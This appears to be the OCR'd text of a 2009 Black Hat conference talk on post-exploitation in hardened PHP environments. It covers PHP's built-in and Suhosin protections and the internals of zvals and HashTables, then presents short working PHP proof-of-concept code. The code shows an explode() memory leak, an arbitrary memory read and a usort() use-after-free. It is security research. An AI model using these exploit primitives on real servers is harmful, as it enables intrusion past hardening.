SektionEins
http://www.sektioneins.de

State of the Art Post Exploitation in Hardened PHP Environments

Stefan Esser <stefan.esser@sektioneins.de>

blackhat usa+2009
DIGITAL SELF DEFENSE

Who am I?

Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Month of PHP Bugs & Suhosin
- Head of Research & Development at SektionEins GmbH

Part I

Introduction

SektionEins

Introduction (I)

- PHP applications are often vulnerable to remote PHP code execution
  - File/URL Inclusion vulnerabilities
  - PHP file upload
  - Injection into `eval()`, `create_function()`, `preg_replace()`
  - Injection into `call_user_func()` parameters
- executed PHP code can do whatever it wants on insecure web servers

Introduction (II)

- post exploitation is a lot harder when the PHP environment is hardened
- more and more PHP environments are hardened by default
- executed PHP code is very limited in possibilities
- taking control over a hardened server is a challenge

What the talk is about...

- intro of **common protections** (on web servers)
- intro of a special kind of **local PHP vulnerabilities**
- how to exploit two such **0 day** vulnerabilities in a portable/stable way
- using **info leak and memory corruption** to
  - disable several protections directly from within PHP
  - execute arbitrary machine code *(a.k.a. launch kernel exploits)*

Part II

Common Protections in Hardened PHP Environments

Types of protections...

- **protections against remote attacks <- already failed**
- limit possibilities of PHP code
- limit possibilities of PHP interpreter
- hardening against buffer overflow/memory corruption exploits
- limit possibility to load arbitrary code
- non writable filesystems

Where to find protections...

- in PHP itself
- in Suhosin (-patch/-extension)
- in webserver
- in c-library
- in compiler / linker
- in filesystem
- in kernel / kernel-security-extensions

PHP's internal protections (I)

- safe_mode
    - disables access to several configuration settings
    - shell command execution only in **`safe_exec_dir`**
    - white- and blacklist of environment variables
    - limits access to files / directories with the UID of the script
    - ...
- open_basedir
    - limits access to files / directories inside defined basedir(s)

PHP's internal protections (II)

- disable_function / disable_classes
    - removes functions/classes from function/class table (processwide)
- dl() hardening
    - dl() function can be disabled by **`enable_dl`**
    - dl() is limited to **`extension_dir`**
    - dl() is limited to the cgi/cli/embed and other non ZTS SAPI

PHP's internal protections (III)

- memory manager in PHP < 5.2.0
  - request memory allocator is a wrapper around ***`malloc()`***
  - free memory is kept in a doubly linked list
- memory manager in PHP >= 5.2.0
  - new memory manager request memory blocks via ***`malloc()`***/ ***`mmap()`***/... and does managing itself
  - „safe unlink" like features
  - canaries when compiled as debug version

Suhosin-Patch's PHP protections (I)

- memory manager hardening
  - safe_unlink for all PHP versions >= 4.3.10
  - 3 canaries (before metadata, before buffer, after buffer)
- HashTable and llist destructor protection
  - protects against overwritten destructor function pointer
  - only destructors defined in calls to ***zend_hash_init()*** / ***zend_llist_init()*** are allowed
  - script is aborted if an unknown destructor is encountered

Suhosin-Extension's PHP protections (II)

- suhosin.executor.func.whitelist / suhosin.executor.func.blacklist
  - similar to disable_function but not processwide
  - functions NOT removed from function list, just forbidden on call
- suhosin.executor.eval.whitelist / suhosin.executor.eval.blacklist
  - separate white- and blacklist that only affects eval()'d code
- other suhosin features only protect against remote attacks

c-library / compiler / linker protections

- stack variable reordering / canary protection
- RELRO
- memory manager hardening
- pointer obfuscation

Kernel level protections

- non executable (**`NX`**) stack, heap, ...
- address space layout randomization (**`ASLR`**)
- ***`mprotect()`*** hardening
- no-exec mounts
- (mod_)apparmor, systrace, selinux, grsecurity

Part III

Internals of PHP Variables

PHP Variables

- PHP variables are stored in structures called ZVAL
- ZVAL differences in PHP 4 and PHP 5
  - element order
  - 16 bit vs. 32 bit refcount
  - object handling different
- Possible variable types are

```
#define IS_NULL          0
#define IS_LONG          1
#define IS_DOUBLE        2
#define IS_BOOL*         3
#define IS_ARRAY         4
#define IS_OBJECT        5
#define IS_STRING*       6
#define IS_RESOURCE      7
```

* in PHP < 5.1.0 IS_BOOL and IS_STRING are switched

PHP 5

```
typedef union _zvalue_value {
   long lval;             /* long value */
   double dval;           /* double value */
   struct {
      char *val;
      int len;
   } str;
   HashTable *ht;         /* hash table value */
   zend_object_value obj;
} zvalue_value;

struct _zval_struct {
   /* Variable information */
   zvalue_value value;    /* value */
   zend_uint refcount;
   zend_uchar type;       /* active type */
   zend_uchar is_ref;
};
```

PHP 4

```
struct _zval_struct {
   /* Variable information */
   zvalue_value value;      /* value */
   zend_uchar type;         /* active type */
   zend_uchar is_ref;
   zend_ushort refcount;
};
```


PHP Arrays

- PHP arrays are stored in a HashTable struct
- HashTable can store elements by
    - numerical index
    - string - hash functions are variants of DJB hash function
- Auto-growing bucket space
- Bucket collisions are kept in double linked list
- Additional double linked list of all elements
- Elements: *ZVAL - Destructor: ZVAL_PTR_DTOR

```
typedef struct _hashtable {
    uint nTableSize;
    uint nTableMask;
    uint nNumOfElements;
    ulong nNextFreeElement;
    Bucket *pInternalPointer;
    Bucket *pListHead;
    Bucket *pListTail;
    Bucket **arBuckets;
    dtor_func_t pDestructor;
    zend_bool persistent;
    unsigned char nApplyCount;
    zend_bool bApplyProtection;
} HashTable;

typedef struct bucket {
    ulong h;
    uint nKeyLength;
    void *pData;
    void *pDataPtr;
    struct bucket *pListNext;
    struct bucket *pListLast;
    struct bucket *pNext;
    struct bucket *pLast;
    char arKey[1];
} Bucket;
```

PHP Arrays - The big picture



Part IV

Interruption Vulnerabilities

Interruption Vulnerabilities (I)

- PHP's internal functions
  - are written as if not interruptible
  - but are interruptible by user space PHP "callbacks"
- Interruption by PHP code can cause
  - unexpected behavior, information leaks, memory corruption
- Vulnerability class first exploited during MOPB
  - e.g. MOPB-27-2007, MOPB-28-2007, MOPB-37-2007
  - no one discloses them
  - no one fixes them

Interruption Vulnerabilities (II)

- different classes of Interruptions
  - error handlers
  - __toString() methods
  - user space handlers (session, stream, filter)
  - other types of user space callbacks
- misbehavior is triggered by modifying or destroying variables the internal function is currently using
- call-time pass-by-reference helps exploiting but not always required

Feature: Call-Time pass-by-reference

- caller can force a parameter to be passed by reference
- feature has been deprecated for 9 years (since PHP 4.0.0)
- cannot be disabled
  - **`allow_call_time_pass_by_reference`** en-/disables only a warning message
  - calling via ***`call_user_func_array()`*** ommits the warning

```php
<?php
  function increase($a)
  {
    $a++;
  }

  $x = 4;

  // pass $x by reference
  increase(&$x);

  echo $x,"\n";
?>
```

PHP's explode() function

```
PHP_FUNCTION(explode)
{
    zval **str, **delim, **zlimit = NULL;
    int limit = -1;
    int argc = ZEND_NUM_ARGS();
```
local variables

```
    if (argc < 2 || argc > 3 || zend_get_parameters_ex(argc, &delim, &str, &zlimit) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
```
parameter retrieval

```
    convert_to_string_ex(str);
    convert_to_string_ex(delim);

    if (argc > 2) {
        convert_to_long_ex(zlimit);
        limit = Z_LVAL_PP(zlimit);
    }
```
parameter conversion

```
    array_init(return_value);

    if (limit == 0 || limit == 1) {
        add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
    } else if (limit < 0 && argc == 3) {
        php_explode_negative_limit(*delim, *str, return_value, limit);
    } else {
        php_explode(*delim, *str, return_value, limit);
    }
```
action

```
}
```

unimportant code parts ommited

explode() - The interruption vulnerability

```
convert_to_string_ex(str);
convert_to_string_ex(delim);

if (argc > 2) {
        convert_to_long_ex(zlimit);
        limit = Z_LVAL_PP(zlimit);
}

array_init(return_value);

if (limit == 0 || limit == 1) {
       add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
```

convert_to_* functions can be interrupted by user space PHP handlers

assumes that "str" is of type IS_STRING

"str" can be changed to something unexpected by a user space error handler or a __toString() method thanks to call-time pass-by-reference

explode() - Unexpected Array Conversion

points to a string (string ZVAL bytes 1–4) — length of string (string ZVAL bytes 5–8)

```
string ZVAL: 78 B0 09 00 80 00 00 00 01 00 00 00 06 00
 array ZVAL: 40 90 0A 00 80 00 00 00 01 00 00 00 04 00
```

points to a HashTable (array ZVAL bytes 1–4) — untouched by conversion (array ZVAL bytes 5–8)

```
if (limit == 0 || limit == 1) {
       add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
```

Z_STRVAL_PP(str): copy the memory belonging to the HashTable

Z_STRLEN_PP(str): copy as many bytes as the string was before conversion

explode() - Leaking an Array

- setup an error handler that uses ***parse_str()*** to overwrite the global string ZVAL with an array ZVAL
- create a global string variable with a size that equals the bytes to leak
- call ***explode()***
    - ensure a conversion error triggered
    - pass the global string variable as reference
- restore error handler to cleanup

```php
<?php
  function leakErrorHandler()
  {
    if (is_string($GLOBALS['var'])) {
      parse_str("2=9&254=2", $GLOBALS['var']);
    }
    return true;
  }

  $var = str_repeat("A", 128);

  set_error_handler("leakErrorHandler");
  $data = explode(new StdClass(), &$var, 1);
  restore_error_handler();
?>
```

Information Leaked by a PHP Array

- ➡ sizeof(int) - sizeof(long) - sizeof(void *)
- ➡ endianess (08 00 00 00 vs. 00 00 00 08)
- ➡ pointer to buckets
- ➡ pointer to bucket array
- ➡ pointer into code segment

```
typedef struct _hashtable {
    uint nTableSize;
    uint nTableMask;
    uint nNumOfElements;
    ulong nNextFreeElement;
    Bucket *pInternalPointer;
    Bucket *pListHead;
    Bucket *pListTail;
    Bucket **arBuckets;
    dtor_func_t pDestructor;
    zend_bool persistent;
    unsigned char nApplyCount;
    zend_bool bApplyProtection;
} HashTable;
```

```
Hexdump
-------

00000000: 08 00 00 00 07 00 00 00 02 00 00 00 FF 00 00 00    ................
00000010: E8 69 7A 00 E8 69 7A 00 40 6A 7A 00 A0 51 7A 00    .iz..iz.@jz..Qz.
00000020: A6 1A 26 00 00 00 01 00 11 00 00 00 31 00 00 00    ..&.........1...
00000030: 39 00 00 00 B8 69 7A 00 19 00 00 00 11 00 00 00    9....iz.........
00000040: C0 69 7A 00 01 00 00 00 01 00 00 00 06 00 00 00    .iz.............
00000050: 31 00 00 00 19 00 00 00 02 00 00 00 00 00 00 00    1...............
00000060: F4 69 7A 00 D0 69 7A 00 40 6A 7A 00 00 00 00 00    .iz..iz.@jz.....
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

explode() - Unexpected Long Conversion

points to a string | length of string

```
string ZVAL: 78 B0 09 00 80 00 00 00 01 00 00 00 06 00
  long ZVAL: 41 41 41 41 80 00 00 00 01 00 00 00 01 00
```

an arbitrary long value | untouched by conversion

```
if (limit == 0 || limit == 1) {
        add_index_stringl(return_value, 0, Z_STRVAL_PP(str), Z_STRLEN_PP(str), 1);
```

- Z_STRVAL_PP(str): copy from an arbitrary memory address 0x41414141
- Z_STRLEN_PP(str): copy as many bytes as the string was before conversion

requires that sizeof(long) == sizeof(void *) - not suitable for 64bit Windows

explode() - Leaking Arbitrary Memory

- setup an error handler that overwrites the global string ZVAL with a long ZVAL by simply adding a number
- create a global string variable with a size that equals the bytes to leak
- setup a global long variable that equals the pointer value
- call ***explode()***
  - ensure a conversion error is triggered
  - pass the global string variable as reference
- restore error handler to cleanup

```php
<?php
  function leakErrorHandler()
  {
    if (is_string($GLOBALS['var'])) {
      $GLOBALS['var'] += $GLOBALS['ptr'];
    }
    return true;
  }

  $var = str_repeat("A", 128);
  $ptr = 0x41414141;

  set_error_handler("leakErrorHandler");
  $data = explode(new StdClass(), &$var, 1);
  restore_error_handler();
?>
```

PHP's usort() function

```
PHP_FUNCTION(usort)
{
    zval **array;
    HashTable *target_hash;
    PHP_ARRAY_CMP_FUNC_VARS;

    PHP_ARRAY_CMP_FUNC_BACKUP();

    if (ZEND_NUM_ARGS() != 2 ||
                    zend_get_parameters_ex(2, &array, &BG(user_compare_func_name)) == FAILURE) {
        PHP_ARRAY_CMP_FUNC_RESTORE();
        WRONG_PARAM_COUNT;
    }

    target_hash = HASH_OF(*array);
    if (!target_hash) {
        php_error_docref(NULL TSRMLS_CC, E_WARNING, "The argument should be an array");
        PHP_ARRAY_CMP_FUNC_RESTORE();
        RETURN_FALSE;
    }

    PHP_ARRAY_CMP_FUNC_CHECK(BG(user_compare_func_name))
    BG(user_compare_fci_cache).initialized = 0;

    if (zend_hash_sort(target_hash, zend_qsort, array_user_compare, 1 TSRMLS_CC) == FAILURE) {
        PHP_ARRAY_CMP_FUNC_RESTORE();
        RETURN_FALSE;
    }
    PHP_ARRAY_CMP_FUNC_RESTORE();
    RETURN_TRUE;
}
```

parameter retrieval

Just calls the zend_hash_sort() function

action

PHP's zend_hash_sort()

```
ZEND_API int zend_hash_sort(HashTable *ht, sort_func_t sort_func,
                                                        compare_func_t compar, int renumber TSRMLS_DC)
{
        Bucket **arTmp;
        Bucket *p;
        int i, j;

        IS_CONSISTENT(ht);

        if (!(ht->nNumOfElements>1) && !(renumber && ht->nNumOfElements>0)) {
                /* Doesn't require sorting */
                return SUCCESS;
        }
        arTmp = (Bucket **) pemalloc(ht->nNumOfElements * sizeof(Bucket *), ht->persistent);
        if (!arTmp) {
                return FAILURE;
        }
        p = ht->pListHead;
        i = 0;
        while (p) {
                arTmp[i] = p;
                p = p->pListNext;
                i++;
        }

        (*sort_func)((void *) arTmp, i, sizeof(Bucket *), compar TSRMLS_CC);

        ... Replacing the buckets of the array with the sorted list ...

        return SUCCESS;
}
```

- creates a list of all buckets and sorts it
- zend_qsort() will call the user compare function


usort() - Corrupting memory

- user space compare function removes an element from the array
- sorting function will sort a bucket that was already freed from memory
- reconstructed array will contain an uninitialized bucket in it

```php
<?php
  function usercompare($a, $b)
  {
    if (isset($GLOBALS['arr'][2])) {
        unset($GLOBALS['arr'][2]);
    }
    return 0;
  }

  $arr = array(1 => "entry_1",
               2 => "entry_2",
               3 => "entry_3",
               4 => "entry_4",
               5 => "entry_5");

  @usort($arr, "usercompare");
?>
```



